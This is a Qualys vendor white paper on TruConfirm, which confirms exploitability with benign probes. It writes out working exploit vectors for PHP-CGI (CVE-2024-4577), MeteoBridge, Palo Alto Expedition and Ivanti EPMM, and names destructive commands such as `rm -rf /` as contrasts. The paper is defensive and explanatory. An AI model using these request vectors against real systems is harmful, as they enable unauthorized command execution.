Qualys

WHITE PAPER

Qualys TruConfirm: The Science of Certainty in Vulnerability and Risk Management

Technical Architecture and Operational Mechanics

Executive Summary

In the modern threat landscape, time to exploit has effectively collapsed to negative days, with attackers weaponizing vulnerabilities before patches are released. Yet defenders remain overwhelmed by noise. Traditional vulnerability management, which relies on version matching, routinely generates millions of "critical" findings. Research from the Qualys Threat Research Unit (TRU) shows that fewer than 1% of these critical findings are actively exploited in the wild.

To address this challenge, many enterprises have adopted Continuous Threat Exposure Management (CTEM) programs to better identify, prioritize, and remediate vulnerabilities and misconfigurations. However, without accurate exploit validation, CTEM initiatives still produce an excessive volume of potential threats. Organizations are left to compensate either by integrating and tuning additional tools across the security stack or by investing significant time in manual validation and triage.

Qualys TruConfirm closes this efficiency gap by operationalizing ground truth. It transforms vulnerability detection from a probabilistic exercise into a deterministic discipline. Leveraging advanced Out-of-Band Application Security Testing (OAST) principles and safe, multi-layer active probing, TruConfirm delivers irrefutable evidence of exploitability without disrupting production environments.

As a critical enhancement to the prioritization and validation layers required by modern CTEM programs, this document outlines the technical architecture, payload engineering, validation logic, and safety mechanisms that enable TruConfirm to bridge the gap between theoretical severity and proven risk—while enabling a shift from manual triage to automated, evidence-driven remediation.

Operational Value of TruConfirm

TruConfirm delivers measurable operational improvements across four key areas:

1. Reduction in False Positives

Traditional version-based scanning produces large volumes of theoretical vulnerabilities. TruConfirm's evidence-based validation removes unconfirmed findings from remediation queues, allowing teams to focus on risks that are both verified and exploitable.

2. Improved Prioritization

With proof of exploitability, security teams no longer debate severity - they act on it. Validated findings provide clear, defensible evidence to immediately escalate critical issues to remediation teams, eliminating ambiguity from triage decisions.

3. Optimized Team Efficiency

Manual verification of scanner output consumes significant analyst time. TruConfirm automates exploit validation, freeing security teams to focus on remediation planning and strategic risk reduction rather than investigating potential false positives.

4. Accelerated Remediation Handoff

Each TruConfirm finding includes concrete evidence - such as command output, cryptographic hash confirmation, or out-of-band callback proof. This enables remediation teams to act with confidence without revalidating findings, shortening the path from detection to resolution.

The Core Challenge: Version-Based Detection vs. Evidence

Traditional scanners primarily rely on version-based detection. They identify a software version or configuration pattern and assume the associated risk is exploitable. However, these tools lack the environmental context required to answer three critical questions:

1. **Is the code path actually reachable?**
2. **Is the service actively running and exposed?**
3. **Are existing controls—such as WAFs, firewalls, or IPS—effectively blocking the attack vector?**

This limitation results in two distinct failure modes:

- **False Positives:** Flagging vulnerabilities in libraries that are never loaded or are already blocked by compensating controls such as a WAF.
- **Blind Vulnerabilities:** Missing high-severity issues - such as blind SSRF or asynchronous RCE - because the application does not return immediate errors or visible output to the scanner.

The TruConfirm Solution: A Multi-Modal Verification Architecture

TruConfirm moves beyond theoretical, version-based detection by employing an adaptive, proof-based architecture that selects the most appropriate validation method for each vulnerability. For visible flaws, the engine performs direct response validation, confirming exploitability through observed command output, system file access, or cryptographic hash verification.

For blind vulnerabilities - where no response data is returned to the scanner - TruConfirm pivots to its Out-of-Band Application Security Testing (OAST) capabilities. In these scenarios, the **Silent Verifier** architecture functions as an automated ethical attacker, delivering payloads that cause the target system to initiate a controlled, asynchronous network interaction with the Qualys Cloud Platform. Whether through direct response validation or out-of-band callbacks, every TruConfirm check delivers definitive, auditable proof that a vulnerability is both present and exploitable.

Detection Architecture

Unlike broad-spectrum fuzzing - which can destabilize systems, TruConfirm employs a structured, three-phase detection architecture specifically designed for live production environments.

Phase 1: Pre-Check (Target Verification)	Before generating any exploit payload, the scanner fingerprints the target to confirm that the vulnerable service is present. • **Purpose:** Minimize network noise and prevent payload execution against unrelated systems. • **Mechanism:** The scanner sends benign, non-intrusive identification requests to match known service signatures. Example: For **CVE-2025-59049 (Mockoon)**, the scanner verifies the presence of the pattern `(?)(mockoon)` in HTTP response headers before proceeding. If the check fails, the validation is aborted.

Phase 2: TruConfirm Check (Safe Payload Injection)

Once the target is verified, TruConfirm injects a precise, non-destructive payload to validate exploitability.

- **Payload Engineering:** Payloads are modified versions of real exploits, engineered to perform a benign verification action rather than malicious behavior.
- **Safety Assurance:** Every TruConfirm payload is strictly curated and extensively tested by the Qualys Threat Research Unit (TRU). Prior to release, payloads undergo rigorous validation in controlled sandbox environments to ensure they are side-effect free, lightweight, and non-persistent - eliminating the risk of system instability or service interruption. These safeguards are described further in Section 5 (Safety Architecture).

All TruConfirm checks adhere to strict execution rules:

- **Read-Only:** No files are created, modified, or deleted.
- **Transient:** Operations are ephemeral and leave no resident processes.
- **Stability-First:** Payloads are stripped of any logic that could trigger race conditions or memory exhaustion.

Example:

Destructive / Malicious Action	TruConfirm Validation Action
`rm -rf /`	`id` (Linux) or `ipconfig` (Windows)
Connect to a C2 server for data exfiltration	Perform an HTTP callback to a Qualys-controlled OAST domain

Phase 3: Analysis & Confirmation

In the final phase, the scanner determines exploitability through two distinct validation paths:

- **In-Band Validation (Direct Response Validation):** Parsing immediate HTTP responses, command output, or cryptographic hash values to confirm successful execution.
- **Out-of-Band Confirmation (OAST via Silent Verifier)** Detecting an asynchronous network callback initiated by the target system to the Qualys Cloud Platform, serving as definitive proof of exploitability for blind vulnerabilities.

Technical Deep Dive: Validation Methodologies

TruConfirm employs an extensible library of validation methodologies to confirm exploitability with certainty. While the engine draws on a broad and continuously expanding set of techniques — spanning protocol-level validation, diagnostic leakage analysis, deserialization chain activation, and more — the three methods detailed below illustrate the foundational patterns that underpin the majority of TruConfirm's exploit-safe validations.

Method A: Pattern-Based Output Validation (In-Band / Direct Response Validation)

Used when a vulnerability produces observable output within the HTTP response.

Example: **CVE-2025-4008 (Smartbedded MeteoBridge RCE)**

- **Payload:** `GET /public/template.cgi?templatefile=$(id)`
- **Validation Logic:** The scanner does not rely on HTTP status codes such as **200 OK**. Instead, it applies a strict regular expression to validate the structure of the command output:
  `(uid=\d+.*gid=\d+)`
- **Certainty:** The presence of `uid=0(root)` constitutes definitive proof that the operating system executed the injected command and reveals the privilege level of execution.

Technical Process

Pre-Check	Identifies MeteoBridge devices by matching `(?i)([Mm]eteobridge)` in the HTTP response.
Exploit Payload	`GET /public/template.cgi?templatefile=$(id)` The `$(id)` syntax triggers command substitution on vulnerable systems, executing the `id` command.
Confirmation Logic	Successful exploitation is confirmed when the response matches: `(uid=\d+.*gid=\d+)` For example, `uid=0(root) gid=0(root)` proves command execution and confirms execution context.

Method B: Cryptographic Hash Matching (In-Band / Direct Response Validation)

Used to eliminate false positives in code injection scenarios where simple string matching may be unreliable (for example, reflection-based false positives).

Example: **CVE-2024-4577 (PHP-CGI Argument Injection)**

- **Concept:** Rather than echoing a static string (like "hello world"), the payload instructs the target system to compute a cryptographic hash of a unique random seed.
- **Payload:** `<?php echo md5("qualystest731577");?>`
- **Validation Logic:** The scanner checks for the pre-computed hash: `8d73bea7ce4c2da5ffdb9083cc26bb6c`
- **Certainty:** It is mathematically impossible for this hash to appear in the response unless the injected PHP code executed successfully, providing deterministic proof of exploitability.

Technical Process

Pre-Check	Identifies PHP presence by matching `(?i)(php|xampp).`

Exploit Payloads
a. Hash Verification Method
	• **Query:**
	`?%ADd+cgi.force _ redirect%3d0+%ADd+cgi.redirect _ status _ env+%ADd+allow _ url _ include%3d1+%ADd+auto _ prepend _ file%3dphp://input`
	• **Content:**
	`<?php echo md5("qualystest731577");?>`
	• **Confirmation:**
	Matches the pre-computed hash `8d73bea7ce4c2da5ffdb9083cc26bb6c`, which can only appear if execution occurred.

b. Command Execution Method	• **Content:** `<?php system("ipconfig"); ?>` • **Confirmation:** Matches `(?i)(Windows IP Configuration)` in the response output.

Method C: Out-of-Band (OAST) Callback via Silent Verifier

Used for blind vulnerabilities - such as SSRF, blind RCE, or OS command injection - where the application processes input but returns no visible output to the scanner.

Example: **CVE-2025-0107 (Palo Alto Expedition Command Injection)**

- **Listener Setup:** The scanner opens a unique, ephemeral listening port `($QPORT)` on its IP address `($QIP)`.
- **Payload Injection:** The payload instructs the target to initiate a network connection back to the scanner.
- **Silent Verifier:** If the target is vulnerable, it executes the injected command and initiates an outbound connection to `$QIP:$QPORT`
- **Confirmation:** Detection of this callback provides definitive proof of execution and confirms outbound connectivity. Since the port is ephemeral and unique to this test, the connection is definitive proof that the target executed the command and that egress traffic was allowed.

Technical Process

Pre-Check	Identifies Expedition by matching `(?i)<title>Expedition` in the response page.

Exploit Payload	`GET /API/regionsDiscovery.php?master=spark%3A%2F%2F$QIP%3A$QPORT&mask=26&project=your_project&devices=device1%2Cdevice2&mtserver=127.0.0.1%3A3306&mtuser=root&<password>&mode=pre-analysis&regions=&parquetPath=%2Ftmp&timezone=Europe%2FHelsinki`
	
	Critical element:
	`master=spark%3A%2F%2F$QIP%3A$QPORT`
	(decoded: `spark://<scanner-ip>:<scanner-port>`)

Scanner Listener	Prior to payload delivery, the scanner opens the listening port `($QPORT)` on its own IP `($QIP)`.
Confirmation Logic	Match: `CALLBACK` If the target is vulnerable, it processes the injected parameter and initiates a network connection back to the scanner. The listener captures this inbound connection, which serves as definitive, auditable proof of exploitability.

The methodologies outlined above — **Pattern-Based Output Validation, Cryptographic Hash Matching, and Out-of-Band Callback Verification** — represent three of the most frequently employed validation patterns, but they are by no means exhaustive. TruConfirm's validation engine draws on a continuously expanding library of exploit-safe techniques calibrated to the behavior of each vulnerability class. These include protocol-level validation over non-HTTP channels such as AJP and raw TCP, diagnostic leakage analysis where the server's own error responses betray a broken access control boundary, deliberate-failure testing that submits intentionally malformed payloads to privileged endpoints to distinguish authorization errors from processing errors, multi-stage write-then-trigger chains where code is planted into a server-side artifact and executed through a separate inclusion path, deserialization gadget activation that exercises unsafe object instantiation without completing the full exploit chain, and expression language injection across evaluation contexts embedded in URL paths, tokens, or request parameters, etc. Each methodology is selected — and in many cases combined — based on the specific vulnerability's architecture, the application's response characteristics, and the safest path to deterministic proof. As new vulnerability classes emerge, corresponding validation techniques are developed and integrated, ensuring that TruConfirm's coverage evolves in lockstep with the threat landscape.

The Five Foundational Pillars of Safety Architecture: Engineering Trust in Production Environments

One of the primary barriers to active exploit validation in enterprise environments is the risk of disruption. Security teams often hesitate to prove that a vulnerability exists out of concern that the validation itself could destabilize a production server, corrupt data, or degrade user experience.

Qualys TruConfirm is architected with a safety-first design philosophy. Unlike traditional penetration testing tools or malicious exploit frameworks—which prioritize access, persistence, or impact - TruConfirm prioritizes stability and verification. It is purpose-built to operate safely within live production environments without introducing operational risk.

The TruConfirm safety architecture is grounded in five foundational pillars:

1. **Target Verification**
2. **Benign Payload Engineering**
3. **Ephemeral Interaction**
4. **Performance Stability**
5. **Privacy Preservation**

Pillar 1: The Pre-Check: Prevention Before Interaction

TruConfirm does not employ a spray-and-pray approach. Before any exploit-based traffic is transmitted, the scanner engine performs a rigorous **Pre-Check (Target Verification)** to confirm suitability for validation.

- **Logic:** The scanner fingerprints the target service using benign techniques such as banner grabbing or HTTP fingerprinting. This confirms that the system is running the specific software or configuration associated with the vulnerability being tested.
- **Safety Factor:** If the Pre-Check does not positively identify the required target environment—for example, confirming that a server is running Mockoon before testing for a Mockoon path traversal vulnerability—the active payload is never sent. This prevents unnecessary traffic and avoids interacting with unrelated services.

Pillar 2: Payload Engineering: Benign Verification Actions

A core differentiator of TruConfirm is the deliberate separation of the **exploit vector** from the **execution payload**. While TruConfirm uses the same entry vector an attacker would leverage (for example, the vulnerable request path), the payload itself—the action executed—is fundamentally different.

- **Attacker Payload (Destructive):** An attacker's objective is control or damage. Payloads may include commands such as `rm -rf *` to delete files, `DROP TABLE` users to destroy databases, or the deployment of ransomware or backdoors.
- **TruConfirm Payload (Benign:** TruConfirm replaces the malicious "warhead" with a benign verification action. Instead of causing harm, the payload requests the target system to perform a harmless, observable operation—such as a DNS lookup or an HTTP callback to a TruConfirm-controlled listener.

These payloads are designed exclusively to generate proof of exploitability by confirming that the execution path is reachable.

Example: In a code injection scenario, rather than executing a resource-exhausting command that could destabilize the system, TruConfirm injects a command to resolve a unique subdomain (for example, `nslookup <unique-id>.truconfirm.qualys.com`).

Result: The target system simply initiates a controlled network interaction with the TruConfirm listener. No data is modified, no files are created or deleted, and no processes are hijacked

Safety Logic Comparison

Feature	Malicious Attacker	Qualys TruConfirm
Objective	Control, Theft, or Destruction	Verification of Exposure
Payload Action	`Delete *.*` (Destructive)	Resolve `[id].truconfirm.qualys.com` (Benign)
System Impact	Critical (Data loss, Crash)	**Zero** (Harmless network request)
Proof	System is compromised	**"Hello"** Signal is received

Pillar 3: Ephemeral Interaction: Zero Footprint

A critical requirement for production-safe validation is the assurance that no artifacts are left behind. TruConfirm is built on the principle of **ephemeral interaction**, ensuring that every validation action is temporary and self-contained.

- **Transient Connection:** All interactions are strictly transient. Once a callback is received by the TruConfirm service, the connection is immediately closed and no further communication is maintained.
- **No Persistence:** Unlike an attacker—who may install a rootkit, create user accounts, or leave backdoors for continued access—TruConfirm leaves zero persistence. No agents are deployed, no files are written or modified, and no system or application configurations are permanently altered.

Pillar 4: Performance Safety: Asynchronous and Non-blocking

TruConfirm is engineered to have a negligible impact on system resources and user experience, even when operating in live production environments.


- **Asynchronous Processing:** Many high-impact vulnerabilities—such as Log4Shell or blind SSRF—are validated using out-of-band techniques. When a payload is injected, the application processes it by initiating a background network operation (for example, an HTTP request or DNS query). Because this interaction occurs out of band, the primary application thread does not block or wait for the validation to complete.
- **User Experience:** End users interacting with the application experience no added latency or disruption. Validation occurs silently in the background while the TruConfirm service records the outcome.

- **Low Resource Overhead:** TruConfirm relies on precision rather than volume. It does not flood network ports, exhaust thread pools, or generate traffic patterns associated with denial-of-service or brute-force testing. Instead, it sends a single, targeted payload and passively observes the resulting response.

Pillar 5: Privacy-Preserving Architecture

In sensitive enterprise environments, data privacy is paramount. TruConfirm is designed to ensure that exploit validation does not expose internal application data or business logic beyond the customer environment.

- **Cryptographic Hashing Mechanism:** When out-of-band callbacks are used, TruConfirm employs a cryptographic hashing approach. Payloads carry hashed identifiers rather than raw application context or data, ensuring that no sensitive information is transmitted.
- **Data Blindness:** The TruConfirm callback infrastructure records only that a connection occurred from a specific source and that it matched an expected hash. It does not capture or store internal application logic, database contents, request parameters, or proprietary code. Even in the unlikely event of log inspection, no sensitive customer data is exposed or retained.



TruConfirm Risk Scoring Methodology

TruConfirm fundamentally shifts vulnerability prioritization from probabilistic estimation to empirical validation. Where traditional scoring relies on industry-wide indicators — CVSS ratings, EPSS probabilities, known proof-of-concept exploits — TruConfirm actively attempts exploitation against live assets, producing environment-specific evidence of actual risk. When exploitation is confirmed, the scoring engine applies an aggressive upward adjustment designed to compress any vulnerability, regardless of its original severity, into the High or Critical band. The signal is unambiguous: this vulnerability is not theoretical — it was exploited in your environment.

The methodology layers a time-based penalty on top of this initial uplift. The longer a confirmed vulnerability persists unremediated, the more aggressively its score escalates toward 100. Importantly, the base score feeding every calculation is always the most current value available, continuously updated with incoming threat intelligence. This prevents stale composite scores from masking the escalation of risk between TruConfirm scans.

Where exploitation is ruled out — meaning the asset was actively tested and successfully withstood the TruConfirm check — the original severity score is retained. The vulnerability itself remains present, and the defense that blocked exploitation, whether a firewall rule or network policy, could be altered or removed at any time. For inconclusive or pending results, the score remains unchanged — absence of evidence is never treated as evidence of absence. The net effect is a scoring framework that elevates confirmed threats, preserves visibility into unresolved risk, and anchors prioritization in observed reality rather than modeled probability.

TruConfirm Vulnerability Chaining: How Two or More Medium-Severity Bugs Become a Full Compromise

Modern exploitation rarely depends on a single catastrophic flaw. Sophisticated adversaries — and increasingly, commodity attackers — combine lower-severity vulnerabilities into chains that escalate well beyond the sum of their parts. A bug rated “medium” in isolation may sit one logical step away from a pre-authentication remote code execution capability. Detection signatures that account for this reality are materially more valuable than those that treat each CVE in isolation.

The recent Ivanti Endpoint Manager Mobile (EPMM) chain — CVE-2025-4427 and CVE-2025-4428 — illustrates the pattern with clarity.

The Two Bugs in Isolation – QID 732523

CVE-2025-4427 (CVSS 3.1 Base Score: 5.3 Medium) is an authentication bypass affecting EPMM's /api/v2/ routes. A flaw in route filtering allows unauthenticated requests to reach endpoints that should require valid credentials. On its own, the bypass exposes API surface area but does not, by itself, grant code execution.

CVE-2025-4428 (CVSS 3.1 Base Score: 7.2 High) is a Spring Expression Language (SpEL) injection in the featureusage API. The format query parameter is passed to a server-side evaluator that interprets ${...} expressions before formatting. Exploitation yields arbitrary Java execution — but, by design, only authenticated users can reach the endpoint.

In isolation, each issue is triaged as medium to high severity: one exposes endpoints that do little; the other requires credentials that most attackers do not have.

The Chain

Combined, they collapse into a critical, unauthenticated RCE. CVE-2025-4427 lifts the authentication barrier in front of the vulnerable endpoint; CVE-2025-4428 supplies the code execution primitive once the attacker arrives. The result is a pre-auth path from internet-exposed asset to arbitrary command execution — the highest-impact class of vulnerability in any enterprise environment.

This is the dynamic that adversaries actively hunt. Patch prioritization based on individual CVSS scores routinely underweights chainable bugs, leaving exploitable paths open for weeks or months after the underlying components are first disclosed.

TruConfirm Detection That Reflects the Chain

Effective detection must validate the chain, not the components. The Qualys TruConfirm signatures for this vulnerability do so in a single, non-destructive probe. After fingerprinting the target via the MobileIron login page, the scanner sends:

```
GET /api/v2/featureusage?format=${732523*732523}
```

A vulnerable host returns an HTTP 400 response with the body echoing the Format '536589945529' — the evaluated result of the injected expression. That single response confirms three conditions simultaneously: the request reached the endpoint without authentication (CVE-2025-4427 is live), the server evaluated the expression rather than reflecting it as a literal (CVE-2025-4428 is live), and the full chain is exploitable end-to-end. The arithmetic payload has no side effects, allowing safe confirmation at scale.

The Real-World Consequences of Chain Vulnerability Exploitation

The signature's arithmetic payload is a controlled proof of exploitability — nothing more. In a live intrusion, the same injection point delivers a meaningfully different outcome. Java Expression Language evaluation grants access to runtime objects, opening a direct path from a single HTTP request to full server compromise: arbitrary OS command execution, deployment of reverse shells and persistence tooling, and extraction of configuration files, credentials, and database connection strings. The strategic concern compounds the technical one.

EPMM is, by design, an internet-facing system that brokers access to managed mobile devices and integrates deeply with directory services, certificate authorities, and email infrastructure. A compromised EPMM instance is rarely the end of the intrusion — it is the pivot point into the internal network, the identity plane, and the mobile fleet itself. This is the defining characteristic of a high-value chain: the vulnerability is not merely exploitable, it is exploitable in precisely the location where exploitation matters most.


Vulnerability programs that treat CVEs as independent line items will continue to misprioritize. The defensive posture required is one that models exploitation paths, not advisories — and detection tooling that proves the chain, not just the components. Rather than alerting on isolated flaws, TruConfirm actively leverages these vulnerability chains to safely validate the full attack path, providing security teams with concrete, undeniable evidence of true exploitability.

From Assumption to Evidence: Deterministic Exposure Validation at Scale

Qualys TruConfirm brings attacker-realistic validation into enterprise-scale exposure management. Instead of inferring risk from software versions and severity scores, it proves exploitability using deterministic techniques—including strict output matching, cryptographic execution verification, and out-of-band callbacks. The result is certainty: clear, auditable evidence of what can actually be exploited in a live environment.

This shift fundamentally changes how security teams operate. Rather than managing an ever-growing backlog of theoretical findings, teams can eliminate a much smaller set of vulnerabilities that represent proven attack paths. Noise collapses. Priorities harden. Action replaces debate.

Embedded within Qualys Enterprise TruRisk Management (ETM), TruConfirm elevates exposure management from probabilistic scoring to evidence-driven decision-making. By safely validating real-world exploitability at scale, it reveals which exposures truly matter - so teams can move faster, remediate with confidence, and measurably reduce risk. With TruConfirm, ETM delivers attacker-context clarity, precision remediation, and a demonstrably stronger security posture.



Qualys.

About Qualys

Qualys, Inc. (NASDAQ: QLYS) is a pioneer and leading provider of disruptive cloud-based security, compliance and IT solutions with more than 10,000 subscription customers worldwide, including a majority of the Forbes Global 100 and Fortune 100. Qualys helps organizations streamline and automate their security and compliance solutions onto a single platform for greater agility, better business outcomes, and substantial cost savings. For more information, please visit qualys.com. Qualys, Qualys VMDR® and the Qualys logo are proprietary trademarks of Qualys, Inc. All other products or names may be trademarks of their respective companies.

v260508